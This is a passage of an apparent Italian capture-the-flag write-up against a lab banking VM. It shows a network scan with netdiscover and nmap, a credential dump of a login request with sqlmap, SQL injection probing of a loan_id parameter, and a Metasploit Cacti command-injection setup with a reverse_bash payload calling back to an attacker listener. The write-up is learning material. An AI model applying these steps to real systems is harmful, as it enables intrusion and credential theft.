

Benvenuti alla presentazione ufficiale della nuova piattaforma bancaria di Crypto Banking. La piattaforma che permetterà di poter conservare e gestire i propri Crypto asset è ospitata in un server Linux con servizio DHCP attivo.

La presente CTF Challenge presenta diverse flag da poter ottenere:

- Root flag del server
- Creazione di un account
- Dump delle credenziali OS
- Dump delle credenziali WebApp
- Schedulare un Task/Job

Portare effettiva evidenza dell'ottenimento di ogni risultato.

- 1) Per trovare l'IP della macchina: netdiscover → IP 192.168.50.163

```
root@kali: /home/kali
File Actions Edit View Help
Currently scanning: 192.168.176.0/16 | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 3 hosts. Total size: 360

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.50.1 | f0:2f:74:c3:f1:50 | 4     | 240 | ASUSTek COMPUTER INC. |
| 192.168.50.163 | 08:00:27:57:ed:27 | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.50.166 | cc:47:40:70:2c:58 | 1     | 60  | AzureWave Technology Inc. |
+-----+-----+-----+-----+-----+-----+
```


- 2) Nmap per trovare porte aperte: es. 80 http open

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~$ sudo su
[sudo] password for kali:
(root@kali)~/home/kali$ nmap -p- 192.168.50.163
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-09 15:35 EDT
Nmap scan report for cryptobank (192.168.50.163)
Host is up (0.066s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:57:ED:27 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 31.36 seconds
```


3) Etc/hosts → Ip + www.cryptobank.local

```
File Actions Edit View Help
GNU nano 7.2 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.50.163 www.cryptobank.local cryptobank.local
```

4) Burpsuite → Cliccando su “login” sulla pagina di accesso Cryptobank



5) Dopo aver copiato la richiesta in un file, ho aperto un terminale ed ho avviato sqlmap -r payload.txt -dump. Abbiamo trovato così una lista di username e password. Inserendo le credenziali nel login siamo entrati nell’area privata (per esempio di William Delisle founder e CEO).



- 6) Nella pagina dei prestiti, ho notato che su ciascuno dei prestiti c'era un parametro GET nell'URL. Ho deciso di controllare per la vulnerabilità di SQL injection.

```
1 GET /trade/applying_loan.php?loan_id=2 HTTP/1.1
2 Host: cryptobank.local
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=98ibm273alni08lqk6rs3oroq6
9 Upgrade-Insecure-Requests: 1
10
11
```

- 7) Ho provato poi con MSFCONSOLE per un exploit con meterpreter creando una shell, può essere un vettore di attacco utile per ottenere accesso a risorse di sistema o per eseguire codice malevolo sul server remoto.

```
root@kali: /home/kali
File Actions Edit View Help
Payload options (cmd/unix/reverse_bash):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.50.100  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name                       |
|----|----------------------------|
| 0  | Automatic (Unix In-Memory) |


View the full module info with the info, or info -d command.
msf6 exploit(linux/http/cacti_unauthenticated_cmd_injection) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(linux/http/cacti_unauthenticated_cmd_injection) > set payload php/meterpreter/revers_tcp
[-] The value specified for payload is not valid.
msf6 exploit(linux/http/cacti_unauthenticated_cmd_injection) > 
```